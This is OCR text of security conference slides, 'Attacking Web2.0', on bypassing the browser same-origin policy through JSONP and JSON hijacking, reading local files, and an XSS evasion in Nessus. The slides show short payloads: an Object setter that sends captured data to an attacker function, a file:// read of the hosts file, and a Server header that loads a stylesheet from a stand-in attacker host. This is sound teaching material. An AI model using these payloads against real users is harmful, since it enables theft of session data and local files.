# Attacking Web2.0

Daiki Fukumori
<daikifukumori@gmail.com>

Secure Sky Technology Inc.

SST
Secure Sky Technology Inc.

# Agenda

- Introduction
- What Is Web2.0 (from Attackers' view)

- Attacking Same-Origin Policy
- Advanced Attacking Same-Origin Policy

- Defending Web2.0


SST
Secure Sky Technology Inc.

# Introduction

- Who am I?
  - From Japan
  - Work for Web Security Company
  - Research Web2.0 -- but I do not like it :-p
- Why Web2.0?
  - Popular, Growing rapidly
  - Sneak through Firewalls
  - A lot of New and Fun Techniques (not Technologies)


# What Is Web2.0

# O'Reilly's Definition of "What Is Web2.0"




Reference http://www.oreillynet.com/pub/a/oreilly/tim/news/2005/09/30/what-is-web-20.html

# Attackers' Definition of "What Is Web2.0"



# Side-effect From Web2.0

- Rich User Experience → More Requests/Responses

  More Attack Vectors

- The Architecture of User Participation

  The Architecture of Attacker Participation

- Users must be treated as co-developers

  Users' PC must be targeted for attack

SST
Secure Sky Technology Inc.

# Attacking Same-Origin Policy

# Same-Origin Policy

http://www.example.com/

```
<script>
……
 if (req) {
  req.open('GET', 'http://www.other-
example.com/);
  req.onreadystatechange = function() {
…..
</script>
```

http://www.other-example.com/


The scripts restrict the access to the websites which is different from the origin of the scripts.


# Can’t Abuse the Cross-Domain Access

- <IMG>tag
  cannot access image contents from the scripts
- (I)FRAME
  cannot access DOM from the scripts
- Flash
  must use “crossdomain.xml”
- <SCRIPT>tag
  must use the script-formatted contents

However, using crafted attacks, we can.


# JSONP (JavaScript Object Notation with Padding)

http://www.securesky-tech.com/




```
<html>
.....
<script
src="http://mail.example.
com/jsonp.dat">
</script>
```

http://mail.example.com/jsonp.dat




```
callback( { “name” :
"Fukumori",
            “name2”: "Alice",
            “name3”: "Bob" );
```




1. HTML invokes the external scripts from <SCRIPT>tag
2. Call-back function is executed

# Attacking JSONP

http://www.securesky-tech.com/




http://mail.example.com/jsonp.dat






- Attackers without auth-info cannot access
- Users unintentionally send their auth-info
- Attackers can indirectly steal those users’ auth-info


# JSON (JavaScript Object Notation)

http://www.securesky-tech.com/



```
req = new XMLHttpRequest();
req.open('GET', 'object.dat');
req.onreadystatechange = function() {
      if (req.readyState == 4) {
        var obj =
         eval("("+req.responseText+")");
        alert(obj[0]["name"]);
      }
}
```

http://www.securesky-tech.com/object.dat



```
[{ "name" : "Fukumori",
   "name2":"Alice",
   "name3":"Bob"} ]
```

①

②


1. Scripts invoke the external JSON-formatted data from XHR or Proxy
2. Using "eval()", Scripts can use the JSON data.

# Attacking JSON

- Embed the malicious JavaScript code inside the JSON
- Redefine the Object's constructor

```
<script>
  Object.prototype.__defineSetter__('name',
  function(x){sendtoAttacker(x);});
</script>
<script src="http://www.example.com/object.dat"></script>
```

# Attacking Mashup




- Mashup combines the data from the multiple websites.
- Attackers mingle their sites in those data as a good one.

SST
Secure Sky Technology Inc.

# Advanced Attacking Same-Origin Policy

# What Is Advanced?

- General attacking
  Target: Data from other websites
  e.g.) Users' ID, Name, Password, Address, Phone Number, purchase history, SessionID, etc.

- Advanced attacking
  Target: Data from the local computers
  e.g.) Users' Private Photos, Resumes, Password Files, Customer Information, etc.

  and Executing the arbitrary command


# Access the Local Computer's Files

```
var req = new XMLHttpRequest();

req.open("GET", "file:///C:/WINDOWS/system32/drivers/etc/hosts”, false);

req.send(null);

alert(req.responseText);
```

# Which Domain Do We Belong To?


- We belong to the domain where the browser accessed
- If we can belong to "My Computer Security Zone", we can access the local computer's files

- How do we belong to "My Computer Security Zone"?



# Attacking Nessus

- Nessus is a complete network vulnerability scanner



# Attacking Nessus

- CVE-2007-3546
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-3546


- Attack Vector is a "Server Header" of the Web Server

- Faulty Countermeasure
  </SCRIPT>tag was changed</DEFANGED_SCRIPT>

- The evasion method is:
  Server: Apache/1.3.1 <LINK REL='stylesheet' XXX="http://attacker/xss.css">

  In a report, it will be
  <LINK REL='stylesheet' XXX="<a target="_blank" href="http://attacker/xss.css">

# DEMO-1

